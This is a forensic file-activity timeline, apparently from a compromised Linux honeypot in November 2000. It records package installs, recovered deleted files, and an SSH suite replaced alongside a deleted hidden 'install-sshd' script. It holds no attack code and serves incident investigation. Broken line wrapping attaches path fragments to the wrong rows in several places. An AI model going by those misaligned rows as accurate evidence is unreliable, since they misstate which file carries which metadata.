	20	.a.	l/lrwxrwxrwx	root	root	34301	/lib/libnss1_dns.so.1 -> libnss1_dns-
2.1.3.so							
	18	.a.	l/lrwxrwxrwx	root	root	34309	/lib/libnss_db.so.2 -> libnss_db-
2.1.3.so							
	16	.a.	l/lrwxrwxrwx	root	root	93451	/usr/lib/libltdl.so.0 ->
libltdl.so.0.1.2							
	17	.a.	l/lrwxrwxrwx	root	root	93728	/usr/lib/libnewt.so.0.50 ->
libnewt.so.0.50.8							
	16	.a.	l/lrwxrwxrwx	root	root	93292	/usr/lib/libgpm.so.1 ->
libgpm.so.1.17.3							
	18	.a.	l/lrwxrwxrwx	root	root	93439	/usr/lib/libstdc++-so.2.8 ->
libstdc++-so.2.8.0							
	13	mac	l/lrwxrwxrwx	root	root	12155	/etc/rc.d/rc2.d/K28amd ->
../init.d/amd							
	19	.a.	l/lrwxrwxrwx	root	root	93387	/usr/lib/libspgrove.so.1 ->
libspgrove.so.1.0.3							

libslang.so.1.2.2	17	.a.	l/lrwxrwxrwx	root	root	93819	/usr/lib/libslang.so ->
libg++.so.2.7.2.8	17	.a.	l/lrwxrwxrwx	root	root	93441	/usr/lib/libg++.so.2.7.2 ->
Wed Nov 08 2000 08:52:32	7253	..c	-/-rw-r--r--	root	root	16854	/usr/info/make.info-9.gz
	5140	..c	-/-rwxr-xr-x	root	root	93463	/usr/sbin/lpf
	7845	..c	-/-rw-r--r--	root	root	125244	/usr/man/man5/printcap.5
	7598	..c	-/-rw-r--r--	root	root	78443	/usr/man/man1/make.1
	15816	..c	-/-r-sr-sr-x	root	lp	16821	/usr/bin/lpq
	1024	m.c	d/drwxr-xr-x	root	root	2017	/etc/skel
	3394	..c	-/-rw-r--r--	root	root	2035	/etc/skel/.screenrc
	16248	..c	-/-r-sr-sr-x	root	lp	16823	/usr/bin/lprm
	14727	..c	-/-rw-r--r--	root	root	16845	/usr/info/make.info-1.gz
	104316	..c	-/-rwxr-xr-x	root	root	16844	/usr/bin/make
	4096	m.c	d/drwxr-xr-x	root	root	124626	/usr/doc/make-3.77
	2111	..ac	-/-rw-r--r--	root	root	16855	/usr/info/make.info.gz
	7458	..c	-/-rw-r--r--	root	root	79073	/usr/man/man1/lpr.1
	3564	..c	-/-r--r--r--	root	root	26540	/etc/screenrc
	1176	..ac	-/-rwxr-xr-x	root	root	62521	/etc/rc.d/init.d/lpd
	15324	..c	-/-rw-r--r--	root	root	16850	/usr/info/make.info-5.gz
	51740	..c	-/-rwxr--r--	root	root	93923	/usr/sbin/lpd
	14989	..c	-/-rw-r--r--	root	root	16852	/usr/info/make.info-7.gz
	5907	..c	-/-rw-r--r--	root	root	48323	/usr/man/man8/lpc.8
	13	..ac	l/lrwxrwxrwx	root	root	8088	/etc/rc.d/rc1.d/K60lpd ->
../init.d/lpd							
	3857	..c	-/-rw-r--r--	root	root	48325	/usr/man/man8/pac.8
	1024	..c	d/drwxrwxr-x	root	daemon	48386	/var/spool/lpd
	24104	..c	-/-rwxr-sr-x	root	lp	93461	/usr/sbin/lpc
	26571	..c	-/-rw-r--r--	root	root	125245	/usr/doc/make-3.77/NEWS
	13	..ac	l/lrwxrwxrwx	root	root	28262	/etc/rc.d/rc5.d/S60lpd ->
../init.d/lpd							
(deleted-realloc)							
	9412	..c	-/-rwxr--r--	root	root	93464	/usr/sbin/pac
	3394	..c	-/-rw-r--r--	root	root	2035	/etc/skel/.screenrc-RPMDELETE
	15275	..c	-/-rw-r--r--	root	root	16849	/usr/info/make.info-4.gz
	2954	..a.	-/-rw-r--r--	root	root	17505	/usr/info/am-utils.info.gz
	4650	..c	-/-rwxr-xr-x	root	root	79072	/usr/man/man1/lpq.1
	4	..ac	l/lrwxrwxrwx	root	root	16843	/usr/bin/gmake -> make
	2861	..c	-/-rw-r--r--	root	root	79075	/usr/man/man1/lptest.1
	13	..ac	l/lrwxrwxrwx	root	root	32297	/etc/rc.d/rc6.d/K60lpd ->
../init.d/lpd							
../init.d/lpd							
	13	..ac	l/lrwxrwxrwx	root	root	4060	/etc/rc.d/rc0.d/K60lpd ->
	15459	..c	-/-rw-r--r--	root	root	16851	/usr/info/make.info-6.gz
	7422	..c	-/-rw-r--r--	root	root	48324	/usr/man/man8/lpd.8
	5385	..c	-/-rw-r--r--	root	root	16853	/usr/info/make.info-8.gz
	1928	..c	-/-rw-r--r--	root	root	16846	/usr/info/make.info-10.gz
	15693	..c	-/-rw-r--r--	root	root	16847	/usr/info/make.info-2.gz
	13	..ac	l/lrwxrwxrwx	root	root	16170	/etc/rc.d/rc3.d/S60lpd ->
../init.d/lpd							
	3656	..c	-/-rwxr-xr-x	root	root	16824	/usr/bin/lptest
	4633	..c	-/-rw-r--r--	root	root	79074	/usr/man/man1/lprm.1
	15515	..c	-/-rw-r--r--	root	root	16848	/usr/info/make.info-3.gz
	13	..ac	l/lrwxrwxrwx	root	root	12140	/etc/rc.d/rc2.d/S60lpd ->
../init.d/lpd							
	2141	..c	-/-r--r--r--	root	root	125246	/usr/doc/make-3.77/README
	15608	..c	-/-r-sr-sr-x	root	lp	16822	/usr/bin/lpr
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	95	..c	-/-rwxr-xr-x	root	root	109780	/usr/include/rpcsvc/ypxfrd.x-
RPMDELETE (deleted-realloc)							
	153	..c	-/-rw-r--r--	root	root		58567
/etc/X11/applnk/Internet/telnet (deleted)							
	286	..c	-/-rw-r--r--	root	root	125229	/usr/doc/ypserv-1.3.9/TOD0
	64608	..c	-/-rwxr-xr-x	root	root	17385	/usr/bin/telnet
	14081	..c	-/-rw-r--r--	root	root	93925	/usr/doc/screen-3.9.4/FAQ
	471	..c	-/-rw-r--r--	root	root	125230	/usr/doc/ypserv-1.3.9/securenets
	1978	..ac	-/-rw-r--r--	root	root	17149	/usr/info/screen.info.gz-RPMDELETE
(deleted-realloc)							
	129824	..c	-/-rw-r--r--	root	root	78444	/usr/man/man1/screen.1
	2471	..c	-/-rw-r--r--	root	root	125225	/usr/doc/ypserv-1.3.9/NEWS
	19272	..c	-/-rwxr-xr-x	root	root	109787	/usr/lib/yp/ypxfr
	2739	..c	-/-rw-r--r--	root	root	125249	/usr/man/man5/ypserv.conf.5
	2492	..c	-/-rw-r--r--	root	root	48326	/usr/man/man8/mknetid.8
	259	..c	-/-rw-r--r--	root	root	125227	/usr/doc/ypserv-1.3.9/README.etc
	32150	..c	-/-rw-r--r--	root	root	78445	/usr/man/man1/telnet.1
	35628	..c	-/-rwxr-xr-x	root	root	93929	/usr/sbin/in.telnetd
	34068	..c	-/-rw-r--r--	root	root	125223	/usr/doc/ypserv-1.3.9/ChangeLog
	1398	..c	-/-rw-r--r--	root	root	125231	/usr/doc/ypserv-1.3.9/ypserv.conf-
RPMDELETE (deleted-realloc)							
	471	..c	-/-rw-r--r--	root	root	26216	/var/yp/securenets
	25	..c	-/-rw-r--r--	root	root	48332	/usr/man/man8/yppasswdd.8
	246	..c	-/-rwxr-xr-x	root	root	109789	/usr/lib/yp/ypxfr_lperhour
	153	..c	-/-rw-r--r--	root	root	58567	<honeypot.hda8.dd-dead-58567>
	1398	..c	-/-rw-r--r--	root	root	26554	/etc/ypserv.conf
	10244	..c	-/-rwxr-xr-x	root	root	109782	/usr/lib/yp/mknetid
	18448	..c	-/-rwxr-xr-x	root	root	93930	/usr/sbin/rpc.yppasswdd
	18	..a.	l/lrwxrwxrwx	root	root	15762	/usr/info/dir -> ../etc/info-dir
	114	..c	-/-rw-r--r--	root	root	60500	/etc/X11/wmconfig/telnet
	3437	..c	-/-rw-r--r--	root	root	93927	/usr/doc/screen-3.9.4/README
	14520	..c	-/-rwxr-xr-x	root	root	93887	/usr/sbin/yppush
	6962	..c	-/-rw-r--r--	root	root	48329	/usr/man/man8/rpc.yppasswdd.8
	2849	..c	-/-rw-r--r--	root	root	125228	/usr/doc/ypserv-1.3.9/README.secure
	4320	..c	-/-rw-r--r--	root	root	48335	/usr/man/man8/ypxfr.8
	1914	..c	-/-rw-r--r--	root	root	125248	/usr/man/man5/netgroup.5
	471	..c	-/-rw-r--r--	root	root	26216	/var/yp/securenets-RPMDELETE
(deleted-realloc)							
	768	..a.	-/-rw-r--r--	root	root	12099	/var/log/wtmp
	10004	..c	-/-rwxr-xr-x	root	root	109784	/usr/lib/yp/revnetgroup
	1024	mac	d/drwxr-xr-x	root	root	60499	/etc/X11/wmconfig
	6037	..c	-/-rw-r--r--	root	root	125224	/usr/doc/ypserv-1.3.9/INSTALL
	2112	..c	-/-rw-r--r--	root	root	47768	/usr/man/man8/makedbm.8
	95	..c	-/-rwxr-xr-x	root	root	109780	/usr/lib/yp/match_printcap

in.telnetd.8	12	mac	l/lrwxrwxrwx	root	root	47767	/usr/man/man8/telnetd.8 ->
	12823	..c	-/-rw-r--r--	root	root	47766	/usr/man/man8/in.telnetd.8
	329	..c	-/-rwxr-xr-x	root	root	109788	/usr/lib/yp/ypxfr_lperday
	678	..c	-/-rw-r--r--	root	root	48327	/usr/man/man8/pwupdate.8
	4096	m.c	d/drwxr-xr-x	root	root	93924	/usr/doc/screen-3.9.4
	4096	m.c	d/drwxr-xr-x	root	root	108508	/usr/include/rpcsvc
	4886	..c	-/-rw-r--r--	root	root	48334	/usr/man/man8/ypserv.8
	22	..c	-/-rw-r--r--	root	root	48336	/usr/man/man8/ypxfrd.8
	75144	.a	-/-rwxr-xr-x	root	root	48398	/sbin/install-info
	13281	mac	-/-rw-r--r--	root	root	26232	/etc/info-dir
	236468	..c	-/-rwxr-xr-x	root	root	17144	/usr/bin/screen
	15113	..c	-/-rw-r--r--	root	root	17146	/usr/info/screen.info-2.gz
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3.9.4/README.DOTSCREEN	13843	..c	-/-rw-r--r--	root	root	26215	/var/yp/Makefile
	260	..c	-/-rwxr-xr-x	root	root	109790	/usr/lib/yp/ypxfr_2perday
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	2295	..c	-/-rwxr-xr-x	root	root	109783	/usr/lib/yp/pwupdate
	10884	..c	-/-rwxr-xr-x	root	root	109785	/usr/lib/yp/yp-helper
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	4096	m.c	d/drwxr-xr-x	root	root	109781	/usr/lib/yp
	1593	..c	-/-rw-r--r--	root	root	48331	/usr/man/man8/ypinit.8
	1002	..c	-/-rw-r--r--	root	root	125247	/usr/man/man5/issue.net.5
	4004	..c	-/-rw-r--r--	root	root	48330	/usr/man/man8/rpc.ypxfrd.8
	1978	.ac	-/-rw-r--r--	root	root	17149	/usr/info/screen.info.gz
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	3619	..c	-/-rw-r--r--	root	root	93926	/usr/doc/screen-3.9.4/NEWS
	1024	m.c	d/drwxr-xr-x	root	root	58467	/etc/X11/applnk/Internet
	7242	..c	-/-rw-r--r--	root	root	109186	/usr/include/rpcsvc/ypxfrd.x
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	25212	..c	-/-rwxr-xr-x	root	root	93931	/usr/sbin/rpc.ypxfrd
	16847	..c	-/-rw-r--r--	root	root	17147	/usr/info/screen.info-3.gz
	1398	..c	-/-rw-r--r--	root	root	125231	/usr/doc/ypserv-1.3.9/ypserv.conf
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	2830	..c	-/-rw-r--r--	root	root	48333	/usr/man/man8/yppush.8
	1361	..c	-/-rwxr-xr-x	root	root	109187	/usr/lib/yp/create_printcap
	1052024	.a	-/-rwxr-xr-x	root	root	30327	/bin/bx
	191	..c	-/-rw-r--r--	root	root	125222	/usr/doc/ypserv-1.3.9/BUGS
	1137	.ac	-/-rwxr-xr-x	root	root	62539	/etc/rc.d/init.d/ypserv
	12384	..c	-/-rwxr-xr-x	root	root	109188	/usr/lib/yp/makedbm
	40476	..c	-/-rwxr-xr-x	root	root	93932	/usr/sbin/ypserv
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37	.a.	-rw-r--r--	17275	games	17640	<honeypot.hda5.dd-dead-17640>
43	.a.	-rw-r--r--	17275	games	140693	<honeypot.hda5.dd-dead-140693>
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26334	.a.	-rw-r--r--	root	root	2303	<honeypot.hda5.dd-dead-2303>
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250	.a.	-rw-r--r--	17275	games	17590	<honeypot.hda5.dd-dead-17590>
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6772	.a.	-rw-r--r--	root	root	63798	<honeypot.hda5.dd-dead-63798>
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4284	.a.	-rw-r--r--	root	root	63799	<honeypot.hda5.dd-dead-63799>
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	643674	m..	-rwxr-xr-x	root	root	94409	<honeypot.hda5.dd-dead-94409>	
	51436	.a.	-rw-r--r--	root	root	94406	<honeypot.hda5.dd-dead-94406>	
Wed Nov 08 2000 08:53:05	46584	.a.	-rw-r--r--	root	root	94373	<honeypot.hda5.dd-dead-94373>	
	42644	.a.	-rw-r--r--	root	root	94392	<honeypot.hda5.dd-dead-94392>	
	343586	m..	-rwxr-xr-x	root	root	94413	<honeypot.hda5.dd-dead-94413>	
	52364	.a.	-rw-r--r--	root	root	94369	<honeypot.hda5.dd-dead-94369>	
	49788	.a.	-rw-r--r--	root	root	94377	<honeypot.hda5.dd-dead-94377>	
	71832	.a.	-rw-r--r--	root	root	94394	<honeypot.hda5.dd-dead-94394>	
	50352	.a.	-rw-r--r--	root	root	94366	<honeypot.hda5.dd-dead-94366>	
	65136	.a.	-rw-r--r--	root	root	94385	<honeypot.hda5.dd-dead-94385>	
	49984	.a.	-rw-r--r--	root	root	94375	<honeypot.hda5.dd-dead-94375>	
	55076	.a.	-rw-r--r--	root	root	94414	<honeypot.hda5.dd-dead-94414>	
	50380	.a.	-rw-r--r--	root	root	94384	<honeypot.hda5.dd-dead-94384>	
	48680	.a.	-rw-r--r--	root	root	94388	<honeypot.hda5.dd-dead-94388>	
	54124	.a.	-rw-r--r--	root	root	94386	<honeypot.hda5.dd-dead-94386>	
	44196	.a.	-rw-r--r--	root	root	94393	<honeypot.hda5.dd-dead-94393>	
	50836	.a.	-rw-r--r--	root	root	94390	<honeypot.hda5.dd-dead-94390>	
	41160	.a.	-rw-r--r--	root	root	94395	<honeypot.hda5.dd-dead-94395>	
	51744	.a.	-rw-r--r--	root	root	94389	<honeypot.hda5.dd-dead-94389>	
	45240	.a.	-rw-r--r--	root	root	94376	<honeypot.hda5.dd-dead-94376>	
	67080	.a.	-rw-r--r--	root	root	94412	<honeypot.hda5.dd-dead-94412>	
	51760	.a.	-rw-r--r--	root	root	94396	<honeypot.hda5.dd-dead-94396>	
	63304	.a.	-rw-r--r--	root	root	94374	<honeypot.hda5.dd-dead-94374>	
Wed Nov 08 2000 08:53:06	21228	m..	-rwxr-xr-x	root	root	94418	<honeypot.hda5.dd-dead-94418>	
	337617	m..	-rwxr-xr-x	root	root	94415	<honeypot.hda5.dd-dead-94415>	
../lib/libcrypt.so.1	23	.a.	l/lrwxrwxrwx	root	root	93246	/usr/lib/libcrypt.so	->
	1024	m.c	d/drwxr-xr-x	root	root	46369	/root	
../lib/libnsl.so.1	21	.a.	l/lrwxrwxrwx	root	root	93261	/usr/lib/libnsl.so	->
	1024	.a.	d/drwxr-xr-x	root	root	2047	/root/.ssh	
	21221	.a.	-rwxr-xr-x	17275	games	93950	<honeypot.hda5.dd-dead-93950>	
../lib/libutil.so.1	22	.a.	l/lrwxrwxrwx	root	root	93284	/usr/lib/libutil.so	->
	81932	.a.	-rw-r--r--	root	root	94416	<honeypot.hda5.dd-dead-94416>	
	3970	.a.	-/rw-r--r--	root	root	93239	/usr/lib/libbsd-compat.a	
	90424	m..	-rwxr-xr-x	root	root	94417	<honeypot.hda5.dd-dead-94417>	
	47440	.a.	-rw-r--r--	root	root	94381	<honeypot.hda5.dd-dead-94381>	
	1106314	.a.	-rw-r--r--	root	root	79331	<honeypot.hda5.dd-dead-79331>	
Wed Nov 08 2000 08:53:08	15	.a.	l/lrwxrwxrwx	root	root	93240	/usr/lib/libbsd.a -> libbsd-compat.a	
	1024	m.c	d/drwxr-xr-x	root	root	2047	/root/.ssh	
	12288	m.c	-/rw-rw-r--	root	root	26555	/etc/passwd	
	34816	.a.	d/drwxr-xr-x	root	root	24193	/dev	
Wed Nov 08 2000 08:53:10	512	.a.	-/rw-----	root	root	2048	/root/.ssh/random_seed	
	537	m.c	-/rw-----	root	root	26570	/etc/ssh_host_key	
	880	.a.	-/rw-r--r--	root	root	26579	/etc/ssh_config	
	512	m.c	-/rw-----	root	root	2048	/root/.ssh/random_seed	
	341	mac	-/rw-r--r--	root	root	26578	/etc/ssh_host_key.pub	
Wed Nov 08 2000 08:53:11	604938	.a.	-rwxr-xr-x	root	root	94398	<honeypot.hda5.dd-dead-94398>	
	3	mac	l/lrwxrwxrwx	root	root	110001	/usr/local/bin/slogin -> ssh	
	880	.a.	-rw-r--r--	17275	games	93944	<honeypot.hda5.dd-dead-93944>	
	327262	mac	-/rw-r-xr-x	root	root	110002	/usr/local/bin/ssh-keygen	
	4	mac	l/lrwxrwxrwx	root	root	110000	/usr/local/bin/ssh -> ssh	
keygen	11	mac	l/lrwxrwxrwx	root	root	110003	/usr/local/bin/ssh-keygen -> ssh-	
	327262	.a.	-rwxr-xr-x	root	root	94411	<honeypot.hda5.dd-dead-94411>	
	691	.a.	-rw-r--r--	17275	games	93948	<honeypot.hda5.dd-dead-93948>	
	880	m.c	-/rw-r--r--	root	root	26579	/etc/ssh_config	
Wed Nov 08 2000 08:53:12	604938	mac	-/rws--x--x	root	root	109999	/usr/local/bin/ssh	
> make-ssh-known-hosts1	21	mac	l/lrwxrwxrwx	root	root	110011	/usr/local/bin/make-ssh-known-hosts -	
	343586	.a.	-rwxr-xr-x	root	root	94413	<honeypot.hda5.dd-dead-94413>	
agent1	10	mac	l/lrwxrwxrwx	root	root	110005	/usr/local/bin/ssh-agent -> ssh-	
	90424	.a.	-rwxr-xr-x	root	root	94417	<honeypot.hda5.dd-dead-94417>	
	8	mac	l/lrwxrwxrwx	root	root	110007	/usr/local/bin/ssh-add -> ssh-add1	
	343586	mac	-/rwxr-xr-x	root	root	110004	/usr/local/bin/ssh-agent1	
	337617	.a.	-rwxr-xr-x	root	root	94415	<honeypot.hda5.dd-dead-94415>	
	337617	mac	-/rwxr-xr-x	root	root	110006	/usr/local/bin/ssh-add1	
	4	mac	l/lrwxrwxrwx	root	root	110009	/usr/local/bin/scp -> scp1	
	90424	mac	-/rwxr-xr-x	root	root	110008	/usr/local/bin/scp1	
	5	m.c	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1	
	21228	.a.	-rwxr-xr-x	root	root	94418	<honeypot.hda5.dd-dead-94418>	
	643674	.a.	-rwxr-xr-x	root	root	94409	<honeypot.hda5.dd-dead-94409>	

Wed Nov 08 2000 08:53:13	21228	mac	-/-rw-r--r--	root	root	110010	/usr/local/bin/make-ssh-known-hosts1
	643674	m.c	-/-rw-r--r--	root	root	33115	/usr/local/sbin/sshd1
	7	mac	l/lrwxrwxrwx	root	root	110027	/usr/local/man/man8/sshd.8 -> sshd1.8
	4892	.a.	-rw-r--r--	17275	games	93959	<honeypot.hda5.dd-dead-93959>
	5824	mac	-/-rw-r--r--	root	root	110012	/usr/local/man/man1/ssh-keygen1.1
	1076	.a.	-/-rw-r--r--	1010	users	109802	/usr/man/.Ci/install-sshd (deleted)
	10	mac	l/lrwxrwxrwx	root	root	110017	/usr/local/man/man1/ssh-add.1 -> ssh-
	6	mac	l/lrwxrwxrwx	root	root	110019	/usr/local/man/man1/scp.1 -> scp1.1
	38572	.a.	-rw-r--r--	root	root	94362	<honeypot.hda5.dd-dead-94362>
add1.1	4892	mac	-/-rw-r--r--	root	root	110018	/usr/local/man/man1/scp1.1
	5	mac	l/lrwxrwxrwx	root	root	110021	/usr/local/man/man1/slogin.1 -> ssh.1
	4	.a.	l/lrwxrwxrwx	root	root	30275	/bin/awk -> gawk
	5824	.a.	-rw-r--r--	17275	games	93956	<honeypot.hda5.dd-dead-93956>
	148848	.a.	-/-rw-r--r--	root	root	30276	/bin/gawk
	12	mac	l/lrwxrwxrwx	root	root	110015	/usr/local/man/man1/ssh-agent.1 ->
	12272	mac	-/-rw-r--r--	root	root	110024	/usr/local/man/man1/make-ssh-known-
	955	m.c	-/-rw-r--r--	root	root	60486	/etc/rc.d/rc.local
hosts1.1	6265	mac	-/-rw-r--r--	root	root	110014	/usr/local/man/man1/ssh-agent1.1
	38572	mac	-/-rw-r--r--	root	root	110022	/usr/local/man/man1/sshl.1
	148848	.a.	-/-rw-r--r--	root	root	30276	/bin/gawk-3.0.4
	13	mac	l/lrwxrwxrwx	root	root	110013	/usr/local/man/man1/ssh-keygen.1 ->
	23	mac	l/lrwxrwxrwx	root	root	110025	/usr/local/man/man1/make-ssh-known-
	37023	.a.	-rw-r--r--	root	root	94361	<honeypot.hda5.dd-dead-94361>
	684	m.c	-/-rw-r--r--	root	root	26580	/etc/sshd_config
	4096	m.c	d/drwxr-xr-x	root	root	107749	/usr/local/man/man8
ssh-keygen1.1	37023	mac	-/-rw-r--r--	root	root	110026	/usr/local/man/man8/sshd1.8
	4007	mac	-/-rw-r--r--	root	root	110016	/usr/local/man/man1/ssh-add1.1
	20240	.a.	-/-rw-r--r--	root	root	30254	/bin/lm
	1076	.a.	-rw-r--r--	1010	users	109802	<honeypot.hda5.dd-dead-109802>
	6265	.a.	-rw-r--r--	17275	games	93957	<honeypot.hda5.dd-dead-93957>
	12272	.a.	-rw-r--r--	root	root	94363	<honeypot.hda5.dd-dead-94363>
	4007	.a.	-rw-r--r--	17275	games	93958	<honeypot.hda5.dd-dead-93958>
	0	ma.	-rw-r--r--	root	root	94419	<honeypot.hda5.dd-dead-94419>
	6	mac	l/lrwxrwxrwx	root	root	110023	/usr/local/man/man1/ssh.1 -> ssh1.1
	6	mac	l/lrwxrwxrwx	root	root	110020	/usr/local/man/man1/slogin1.1 ->
sshl.1							
	4096	m.c	d/drwxr-xr-x	root	root	107748	/usr/local/man/man1
	16384	.a.	d/drwxr-xr-x	root	root	76966	/usr/man/man1
	4096	.a.	d/drwxr-xr-x	root	root	107750	/usr/man/man4
	8192	.a.	d/drwxr-xr-x	root	root	92359	/usr/man/man2
	24576	.a.	d/drwxr-xr-x	root	root	30786	/usr/man/man3
	4096	.a.	d/drwxr-xr-x	root	root	30789	/usr/local/games
	4096	.a.	d/drwxr-xr-x	root	root	30792	/usr/man/man7
	4096	.a.	d/drwxr-xr-x	root	root	107746	/usr/games
	4096	.a.	d/drwxr-xr-x	root	root	123144	/usr/man/man5
Wed Nov 08 2000 08:53:28	12	.a.	l/lrwxrwxrwx	root	root	15395	/usr/bin/X11 -> ../X11R6/bin
	4096	.a.	d/drwxr-xr-x	root	root	46184	/usr/src
	12288	.a.	d/drwxr-xr-x	root	root	46183	/usr/man/man8
	16384	.a.	d/drwxr-xr-x	root	root	15394	/usr/bin
	4096	.a.	d/drwxr-xr-x	root	root	30791	/usr/local/sbin
	6864	.a.	-/-rw-r--r--	root	root	17463	/usr/bin/whereis
	4096	.a.	d/drwxr-xr-x	root	root	76967	/usr/man/man7
	3072	.a.	d/drwxr-xr-x	root	root	48385	/sbin
	4096	.a.	d/drwxr-xr-x	root	root	76968	/usr/libexec
	4096	.a.	d/drwxr-xr-x	root	root	107747	/usr/local/bin
Wed Nov 08 2000 08:53:33	3072	.a.	d/drwxr-xr-x	root	root	34273	/lib
	4096	.a.	d/drwxr-xr-x	root	root	15397	/usr/local/etc
	2048	.a.	d/drwxr-xr-x	root	root	30241	/bin
	4096	.a.	d/drwxr-xr-x	root	root	62260	/usr/src/linux-2.2.14
	4096	.a.	d/drwxr-xr-x	root	root	15393	/usr/X11R6/bin
	4096	.a.	d/drwxr-xr-x	root	root	76964	/usr/local/lib
	4096	.a.	d/drwxr-xr-x	root	root	76962	/usr/etc
	4096	.a.	d/drwxr-xr-x	root	root	15400	/usr/man/man6
	4096	.a.	d/drwxr-xr-x	root	root	47853	/usr/man/man1
	8192	.a.	d/drwxr-xr-x	root	root	92353	/usr/lib
Wed Nov 08 2000 08:53:33	4096	.a.	d/drwxr-xr-x	root	root	107751	/usr/share
	4096	.a.	d/drwxr-xr-x	root	root	92356	/usr/local
	4096	.a.	d/drwxr-xr-x	root	root	577	/usr/lib/emacs
	12	.a.	l/lrwxrwxrwx	root	root	47001	/usr/src/linux -> linux-2.2.14
	4096	.a.	d/drwxr-xr-x	root	root	123140	/usr/include
	1024	.a.	d/drwxr-xr-x	root	root	44353	/opt
	3072	.a.	d/drwxr-xr-x	root	root	26209	/etc
	4096	.a.	d/drwxr-xr-x	root	root	92360	/usr/sbin
	4096	.a.	d/drwxr-xr-x	root	root	123137	/usr/man
	4096	.a.	d/drwxr-xr-x	root	root	61573	/usr/man/man9
Wed Nov 08 2000 08:53:40	4096	.a.	d/drwxr-xr-x	root	root	109423	/usr/src/redhat
	32816	.a.	-/-rw-r--r--	root	root	30308	/bin/netstat
	16	.a.	l/lrwxrwxrwx	root	root	34329	/lib/libutil.so.1 -> libutil-2.1.3.so
	5	.a.	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1
	512	.a.	-/-rw-r--r--	root	root	26581	/etc/ssh_random_seed
	47008	.a.	-/-rw-r--r--	root	root	34328	/lib/libutil-2.1.3.so
	537	.a.	-/-rw-r--r--	root	root	26570	/etc/ssh_host_key
	5	mac	-/-rw-r--r--	root	root	34291	/var/run/sshd.pid
	643674	.a.	-/-rw-r--r--	root	root	33115	/usr/local/sbin/sshd1
	684	.a.	-/-rw-r--r--	root	root	26580	/etc/sshd_config
2.6.0/EXAMPLES/FTP.GROUPS	202709	.a.	-/-rw-r--r--	root	root	13	/boot/System.map-2.2.14-5.0
	11382	.c	-/-rw-r--r--	root	root	125188	/usr/doc/wu-ftpd-2.6.0/CONTRIBUTORS
	28539	.c	-/-rw-r--r--	root	root	125191	/usr/doc/wu-ftpd-
	8928	.c	-/-rw-r--r--	bin	bin	17488	/usr/bin/ftpwho
	16384	m.c	d/drwxr-xr-x	root	root	76966	/usr/man/man1
	37	.c	-/-rw-r--r--	root	root	125200	/usr/doc/wu-ftpd-
	4096	m.c	d/drwxr-xr-x	root	root	125190	/usr/doc/wu-ftpd-2.6.0/EXAMPLES
	702	.c	-/-rw-r--r--	root	root	79048	/usr/man/man1/ftpwho.1.gz (deleted-
realloc)							
	701	.c	-/-rw-r--r--	root	root	79047	/usr/man/man1/ftpcount.1.gz (deleted-

	563	..c -/-rw-r--r--	root	root	125395	/usr/doc/nfs-utils-0.1.9.1/INSTALL
	8743	..c -/-rw-r--r--	root	root	125411	/usr/doc/nfs-utils-
0.1.9.1/node16.html	36784	..c -/-rwxr-xr-x	root	root	94421	/usr/sbin/rpc.mountd
	4444	..c -/-rw-r--r--	root	root	63132	<honeypot.hda5.dd-dead-63132>
realloc)	0	..c -/-rw-r--r--	root	root	50404	/var/lib/nfs/xtab-RPMDELETE (deleted-
	0	..c -/-rw-r--r--	root	root	50403	/var/lib/nfs/rmtab
	2903	..c -/-rw-r--r--	root	root	63129	<honeypot.hda5.dd-dead-63129>
nfsd.8.gz	9	.ac l/lrwxrwxrwx	root	root	47820	/usr/man/man8/rpc.nfsd.8.gz ->
	10	mac l/lrwxrwxrwx	root	root	48464	/usr/man/man8/rpc.lockd.8.gz ->
lockd.8.gz	6352	..c -/-rwxr-xr-x	root	root	93732	/usr/sbin/nfsstat
	2165	..c -/-rw-r--r--	root	root	125414	/usr/doc/nfs-utils-
0.1.9.1/node19.html	3989	..c -/-rw-r--r--	root	root	63134	<honeypot.hda5.dd-dead-63134>
	180703	.a. -/-rw-r--r--	1010	users	109865	<honeypot.hda5.dd-dead-109865>
	805	..c -/-rw-r--r--	root	root	47824	/usr/man/man8/showmount.8.gz
	4096	m.c d/drwxr-xr-x	root	root	30785	/usr/doc
	4517	..c -/-rw-r--r--	root	root	125400	/usr/doc/nfs-utils-0.1.9.1/TOD0
	2626	..c -/-rw-r--r--	root	root	125404	/usr/doc/nfs-utils-0.1.9.1/node1.html
	2786	..c -/-rw-r--r--	root	root	125413	/usr/doc/nfs-utils-
0.1.9.1/node18.html	2399	..c -/-rw-r--r--	root	root	125415	/usr/doc/nfs-utils-0.1.9.1/node2.html
	2305	..c -/-rw-r--r--	root	root	125398	/usr/doc/nfs-utils-0.1.9.1/README
	4157	..c -/-rw-r--r--	root	root	63133	<honeypot.hda5.dd-dead-63133>
	4615	..c -/-rw-r--r--	root	root	125406	/usr/doc/nfs-utils-
0.1.9.1/node11.html	2291	..c -/-rw-r--r--	root	root	125417	/usr/doc/nfs-utils-
0.1.9.1/node21.html	2903	..c -/-rw-r--r--	root	root	125424	/usr/doc/nfs-utils-0.1.9.1/node3.html
	6960	..c -/-rwxr-xr-x	root	root	48485	/sbin/rpcdebug-RPMDELETE (deleted-
realloc)	11	.ac l/lrwxrwxrwx	root	root	47819	/usr/man/man8/rpc.mountd.8.gz ->
mountd.8.gz	6244	..c -/-rw-r--r--	root	root	124763	/usr/man/man5/exports.5.gz-RPMDELETE
(deleted-realloc)	1024	.a. d/drwxr-xr-x	root	root	32258	/etc/rc.d/rc6.d
	3368	..c -/-rwxr-xr-x	root	root	94422	/usr/sbin/rpc.nfsd
	4444	..c -/-rw-r--r--	root	root	125427	/usr/doc/nfs-utils-0.1.9.1/node6.html
	718	..c -/-rw-r--r--	root	root	47825	/usr/man/man8/statd.8.gz-RPMDELETE
(deleted-realloc)	13506	..c -/-rw-r--r--	root	root	125418	/usr/doc/nfs-utils-
0.1.9.1/node22.html	15230	..c -/-rw-r--r--	root	root	63127	<honeypot.hda5.dd-dead-63127>
	2756	..c -/-rw-r--r--	root	root	63135	<honeypot.hda5.dd-dead-63135>
	15226	..c -/-rw-r--r--	root	root	125420	/usr/doc/nfs-utils-
0.1.9.1/node24.html	332	..c -/-rw-r--r--	root	root	48461	/usr/man/man8/nhfsnums.8.gz
	2848	..c -/-rwxr-xr-x	root	root	48483	/sbin/rpc.lockd
	718	..c -/-rw-r--r--	root	root	47825	/usr/man/man8/statd.8.gz
	476	..c -/-rw-r--r--	root	root	47823	/usr/man/man8/rquotad.8.gz
	235	..c -/-rw-r--r--	root	root	48462	/usr/man/man8/nhfsrun.8.gz
